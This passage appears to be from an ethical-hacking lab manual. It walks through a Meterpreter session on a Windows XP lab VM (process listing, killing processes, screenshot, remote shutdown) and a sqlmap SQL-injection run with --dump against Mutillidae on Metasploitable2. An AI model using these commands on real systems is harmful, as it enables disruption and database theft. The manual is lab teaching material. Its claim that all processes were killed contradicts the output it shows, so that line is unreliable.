04/14/2008  05:30 PM             2,233 12520850.cpx
09/25/2022  09:12 PM    <DIR>          2052
09/25/2022  09:12 PM    <DIR>          3076
09/25/2022  09:12 PM    <DIR>          3com_dmi
04/14/2008  05:30 PM           100,352 6to4svc.dll
04/14/2008  05:30 PM            25,600 aaaamon.dll
04/14/2008  05:30 PM           136,192 aaclient.dll
04/14/2008  05:30 PM            68,608 access.cpl
04/14/2008  05:30 PM            64,512 acctres.dll
04/14/2008  05:30 PM           184,320 accwiz.exe
04/14/2008  05:30 PM            61,952 acelpdec.ax
04/14/2008  05:30 PM           129,536 acledit.dll
04/14/2008  05:30 PM           115,712 aclui.dll
04/14/2008  05:30 PM           193,536 activeds.dll
04/14/2008  05:30 PM           111,104 activeds.tlb
04/14/2008  05:30 PM             4,096 actmovie.exe
04/14/2008  05:30 PM            98,304 actxprxy.dll
04/14/2008  05:30 PM            61,440 admparse.dll
04/14/2008  05:30 PM            26,112 adptif.dll
04/14/2008  05:30 PM           175,616 adsldp.dll
```

We can also use the “ps” command on the target machine shell to see all the active processes on the target machine.

```
C:\WINDOWS\system32>exit shell
exit shell
meterpreter > ps

Process List
============

 PID   PPID  Name              Arch  Session  User                          Path
 ---   ----  ----              ----  -------  ----                          ----
 0     0     [System Process]
 4     0     System            x86   0        NT AUTHORITY\SYSTEM
 200   668   VGAuthService.exe x86   0        NT AUTHORITY\SYSTEM           C:\Program Files\VMware\VMware Tools\VMware VGAuth\V
                                                                            GAuthService.exe
 304   1028  wuauclt.exe       x86   0        RUDRA-6A76A66AA\Administrator C:\WINDOWS\system32\wuauclt.exe
 372   4     smss.exe          x86   0        NT AUTHORITY\SYSTEM           \SystemRoot\System32\smss.exe
```


```
C:\WINDOWS\system32>exit shell
exit shell
meterpreter > ps

Process List
============

 PID   PPID  Name               Arch  Session  User                          Path
 ---   ----  ----               ----  -------  ----                          ----
 0     0     [System Process]
 4     0     System             x86   0        NT AUTHORITY\SYSTEM
 200   668   VGAuthService.exe  x86   0        NT AUTHORITY\SYSTEM           C:\Program Files\VMware\VMware Tools\VMware VGAuth\V
                                                                            GAuthService.exe
 304   1028  wuauclt.exe        x86   0        RUDRA-6A76A66AA\Administrator  C:\WINDOWS\system32\wuauclt.exe
 372   4     smss.exe           x86   0        NT AUTHORITY\SYSTEM           \SystemRoot\System32\smss.exe
 408   668   vmtoolsd.exe       x86   0        NT AUTHORITY\SYSTEM           C:\Program Files\VMware\VMware Tools\vmtoolsd.exe
 528   372   csrss.exe          x86   0        NT AUTHORITY\SYSTEM           \??\C:\WINDOWS\system32\csrss.exe
 552   372   winlogon.exe       x86   0        NT AUTHORITY\SYSTEM           \??\C:\WINDOWS\system32\winlogon.exe
 668   552   services.exe       x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\system32\services.exe
 680   552   lsass.exe          x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\system32\lsass.exe
 836   668   vmacthlp.exe       x86   0        NT AUTHORITY\SYSTEM           C:\Program Files\VMware\VMware Tools\vmacthlp.exe
 848   668   svchost.exe        x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\system32\svchost.exe
 932   668   svchost.exe        x86   0        NT AUTHORITY\NETWORK SERVICE  C:\WINDOWS\system32\svchost.exe
 1016  848   wmiprvse.exe       x86   0        NT AUTHORITY\NETWORK SERVICE  C:\WINDOWS\system32\wbem\wmiprvse.exe
 1028  668   svchost.exe        x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\System32\svchost.exe
 1060  1028  wscntfy.exe        x86   0        RUDRA-6A76A66AA\Administrator  C:\WINDOWS\system32\wscntfy.exe
 1072  668   svchost.exe        x86   0        NT AUTHORITY\NETWORK SERVICE  C:\WINDOWS\system32\svchost.exe
 1104  668   svchost.exe        x86   0        NT AUTHORITY\LOCAL SERVICE    C:\WINDOWS\system32\svchost.exe
 1216  668   alg.exe            x86   0        NT AUTHORITY\LOCAL SERVICE    C:\WINDOWS\System32\alg.exe
 1372  1440  rundll32.exe       x86   0        RUDRA-6A76A66AA\Administrator  C:\WINDOWS\system32\rundll32.exe
 1396  1440  vmtoolsd.exe       x86   0        RUDRA-6A76A66AA\Administrator  C:\Program Files\VMware\VMware Tools\vmtoolsd.exe
 1440  1424  explorer.exe       x86   0        RUDRA-6A76A66AA\Administrator  C:\WINDOWS\Explorer.EXE
 1532  668   spoolsv.exe        x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\system32\spoolsv.exe
 1984  668   svchost.exe        x86   0        NT AUTHORITY\LOCAL SERVICE    C:\WINDOWS\system32\svchost.exe
 2024  1440  cmd.exe            x86   0        RUDRA-6A76A66AA\Administrator  C:\WINDOWS\system32\cmd.exe

meterpreter >
```

We can also use the “ps” command on the target machine shell to see all the active processes on the target machine.

We can also use the “?” command on the Meterpreter CLI to see all the available commands that we can execute.

```
meterpreter > ?

Core Commands
=============

    Command                   Description
    -------                   -----------
    ?                         Help menu
    background                Backgrounds the current session
    bg                        Alias for background
    bgkill                    Kills a background meterpreter script
    bglist                    Lists running background scripts
    bgrun                     Executes a meterpreter script as a background thread
    channel                   Displays information or control active channels
    close                     Closes a channel
    detach                    Detach the meterpreter session (for http/https)
    disable_unicode_encoding  Disables encoding of unicode strings
    enable_unicode_encoding   Enables encoding of unicode strings
    exit                      Terminate the meterpreter session
    get_timeouts              Get the current session timeout values
    guid                      Get the session GUID
    help                      Help menu
    info                      Displays information about a Post module
    irb                       Open an interactive Ruby shell on the current session
    load                      Load one or more meterpreter extensions
    machine_id                Get the MSF ID of the machine attached to the session
    migrate                   Migrate the server to another process
    pivot                     Manage pivot listeners
    pry                       Open the Pry debugger on the current session
    quit                      Terminate the meterpreter session
    read                      Reads data from a channel
    resource                  Run the commands stored in a file
    run                       Executes a meterpreter script or Post module
    secure                    (Re)Negotiate TLV packet encryption on the session
    sessions                  Quickly switch to another session
    set_timeouts              Set the current session timeout values
    sleep                     Force Meterpreter to go quiet, then re-establish session
    ssl_verify                Modify the SSL certificate verification setting
    transport                 Manage the transport mechanisms
```

We can also take a screenshot of the target screen using the “screenshot” command on the Meterpreter CLI.




With the help of the “ps” command, we can use the commands like “suspend” and “kill” to remotely suspend and kill processes on the target machine. To perform the operation, we just need to use the command followed by the process id (pid).

```
meterpreter > ps

Process List
============

 PID   PPID  Name              Arch  Session  User                          Path
 ---   ----  ----              ----  -------  ----                          ----
 0     0     [System Process]
 4     0     System            x86   0        NT AUTHORITY\SYSTEM
 220   1556  cmd.exe           x86   0        RUDRA-6A76A66AA\Administrator  C:\WINDOWS\system32\cmd.exe
 244   672   VGAuthService.exe x86   0        NT AUTHORITY\SYSTEM            C:\Program Files\VMware\VMware Tools\VMware VGAuth\V
                                                                            GAuthService.exe
 296   672   vmtoolsd.exe      x86   0        NT AUTHORITY\SYSTEM            C:\Program Files\VMware\VMware Tools\vmtoolsd.exe
 372   4     smss.exe          x86   0        NT AUTHORITY\SYSTEM            \SystemRoot\System32\smss.exe
 500   1556  IEXPLORE.EXE      x86   0        RUDRA-6A76A66AA\Administrator  C:\Program Files\Internet Explorer\iexplore.exe
 528   372   csrss.exe         x86   0        NT AUTHORITY\SYSTEM            \??\C:\WINDOWS\system32\csrss.exe
 628   372   winlogon.exe      x86   0        NT AUTHORITY\SYSTEM            \??\C:\WINDOWS\system32\winlogon.exe
 672   628   services.exe      x86   0        NT AUTHORITY\SYSTEM            C:\WINDOWS\system32\services.exe
 684   628   lsass.exe         x86   0        NT AUTHORITY\SYSTEM            C:\WINDOWS\system32\lsass.exe
 812   912   wmiprvse.exe      x86   0        NT AUTHORITY\NETWORK SERVICE   C:\WINDOWS\system32\wbem\wmiprvse.exe
 896   672   vmacthlp.exe      x86   0        NT AUTHORITY\SYSTEM            C:\Program Files\VMware\VMware Tools\vmacthlp.exe
 912   672   svchost.exe       x86   0        NT AUTHORITY\SYSTEM            C:\WINDOWS\system32\svchost.exe
 964   1120  wuauclt.exe       x86   0        RUDRA-6A76A66AA\Administrator  C:\WINDOWS\system32\wuauclt.exe
 980   672   svchost.exe       x86   0        NT AUTHORITY\NETWORK SERVICE   C:\WINDOWS\system32\svchost.exe
 1120  672   svchost.exe       x86   0        NT AUTHORITY\SYSTEM            C:\WINDOWS\System32\svchost.exe
 1164  672   svchost.exe       x86   0        NT AUTHORITY\NETWORK SERVICE   C:\WINDOWS\system32\svchost.exe
 1204  672   svchost.exe       x86   0        NT AUTHORITY\LOCAL SERVICE     C:\WINDOWS\system32\svchost.exe
 1216  1120  wscntfy.exe       x86   0        RUDRA-6A76A66AA\Administrator  C:\WINDOWS\system32\wscntfy.exe
 1364  672   alg.exe           x86   0        NT AUTHORITY\LOCAL SERVICE     C:\WINDOWS\System32\alg.exe
 1512  1556  rundll32.exe      x86   0        RUDRA-6A76A66AA\Administrator  C:\WINDOWS\system32\rundll32.exe
 1532  1556  vmtoolsd.exe      x86   0        RUDRA-6A76A66AA\Administrator  C:\Program Files\VMware\VMware Tools\vmtoolsd.exe
 1556  1524  explorer.exe      x86   0        RUDRA-6A76A66AA\Administrator  C:\WINDOWS\Explorer.EXE
 1648  672   spoolsv.exe       x86   0        NT AUTHORITY\SYSTEM            C:\WINDOWS\system32\spoolsv.exe
 2020  672   svchost.exe       x86   0        NT AUTHORITY\LOCAL SERVICE     C:\WINDOWS\system32\svchost.exe

meterpreter >
```


```
meterpreter > suspend IEXPLORE.EXE
[-] The following pids are not valid:   IEXPLORE.EXE.
[-] Quitting.   Use -c to continue using only the valid pids.
meterpreter > suspend cmd.exe
[-] The following pids are not valid:   cmd.exe.
[-] Quitting.   Use -c to continue using only the valid pids.
meterpreter > kill IEXPLORE.EXE
[-] The following pids are not valid:  IEXPLORE.EXE.  Quitting
meterpreter > kill cmd.exe
[-] The following pids are not valid:  cmd.exe.  Quitting
meterpreter > kill 1556
Killing: 1556
```

Here you can see all the processes on the target machine have been killed (i.e, terminated).

```
meterpreter > ps

Process List
============

 PID   PPID  Name              Arch  Session
 ---   ----  ----              ----  -------
 0     0     [System Process]
 4     0     System            x86   0
 220   1556  cmd.exe           x86   0
 244   672   VGAuthService.exe x86   0

 280   628   explorer.exe      x86   0
 296   672   vmtoolsd.exe      x86   0
 372   4     smss.exe          x86   0
 500   1556  IEXPLORE.EXE      x86   0
 528   372   csrss.exe         x86   0
 628   372   winlogon.exe      x86   0
 672   628   services.exe      x86   0
 684   628   lsass.exe         x86   0
 812   912   wmiprvse.exe      x86   0
 896   672   vmacthlp.exe      x86   0
 912   672   svchost.exe       x86   0
 964   1120  wuauclt.exe       x86   0
 980   672   svchost.exe       x86   0
 1120  672   svchost.exe       x86   0
 1164  672   svchost.exe       x86   0
 1204  672   svchost.exe       x86   0
 1216  1120  wscntfy.exe       x86   0
 1364  672   alg.exe           x86   0
 1512  1556  rundll32.exe      x86   0
 1532  1556  vmtoolsd.exe      x86   0
 1648  672   spoolsv.exe       x86   0
 2020  672   svchost.exe       x86   0

meterpreter > kill 220
Killing: 220
meterpreter > kill 500
Killing: 500
meterpreter >
```



Finally, we can use the command “shutdown /s” on the target machines shell to remotely shutdown the target machine.



PRACTICAL NO : 8

Aim: Practical on Injecting Code in Data Driven Applications: SQL Injection


A. Using SQLMap:

1. Run metasploitable2 and Kali Linux and check the Ip address of metasploitable2.


```
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:83:56:a6
          inet addr:192.168.37.130  Bcast:192.168.37.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe83:56a6/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:261 errors:0 dropped:0 overruns:0 frame:0
          TX packets:137 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:21965 (21.4 KB)  TX bytes:17634 (17.2 KB)
          Interrupt:17 Base address:0x2000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:155 errors:0 dropped:0 overruns:0 frame:0
          TX packets:155 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:50329 (49.1 KB)  TX bytes:50329 (49.1 KB)

msfadmin@metasploitable:~$
```

2. Type the metasploitable2 ip address (i.e., 192.168.37.130) on the browser to display all the vulnerable web applications that are available. Make sure your metasploitable2 network is bridged and matches the subnet of kali linux (Note, this is also possible on a NAT connection).


3. Select the Mutillidae option. On the Mutillidae page, click on the Login /Register Page.



4. First we will run the command “sqlmap -h” to see all the available commands for sqlmap.



5. Now we will copy the link of the login page and run sqlmap in kali. We will use the command “sqlmap -u ‘the link of the login page’ –dbs –dump --batch”.




6. Type Y for all the Questions.

7. It will take quite a while for the process to complete as it is checking the vulnerabilities

8. You will get the following error

9. To solve the error below modify the config file of metasploitable2. First we will run the command “sudo nano /var/www/Mutillidae/config.inc” to open the config file



```
rtt min/avg/max/mdev = 0.251/0.309/0.393/0.060 ms
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:83:56:a6
          inet addr:192.168.37.130  Bcast:192.168.37.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe83:56a6/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:261 errors:0 dropped:0 overruns:0 frame:0
          TX packets:137 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:21965 (21.4 KB)  TX bytes:17634 (17.2 KB)
          Interrupt:17 Base address:0x2000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:155 errors:0 dropped:0 overruns:0 frame:0
          TX packets:155 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:50329 (49.1 KB)  TX bytes:50329 (49.1 KB)

msfadmin@metasploitable:~$
msfadmin@metasploitable:~$
msfadmin@metasploitable:~$ sudo nano /var/www/mutillidae/confing.inc
[sudo] password for msfadmin:

msfadmin@metasploitable:~$ sudo nano /var/www/mutillidae/config.inc
```


10. Here we will change the “dbname” to owasp10. Followed by pressing Ctrl+O to save the file and Ctrl+X to exit the nano editor.

```
  GNU nano 2.0.7       File: /var/www/mutillidae/config.inc          Modified

<?php
        /* NOTE: On Samurai, the $dbpass password is "samurai" rather than blan$

        $dbhost = 'localhost';
        $dbuser = 'root';
        $dbpass = '';
        $dbname = 'owasp10';
?>
```

11. After making changes in metasploitable2 you should be able to fix the login page on the website, which will show you the proper error message as it is shown below.

12. Now retry the command and test. The issue should be resolved.
“sqlmap -u 'http://192.168.37.130/mutillidae/index.php?page=userinfo.php&username=admin&password=password&user-info-php-submit-button=View+Account+Details' --dbs”


13. You should now be able to view all the databases hosted on the server



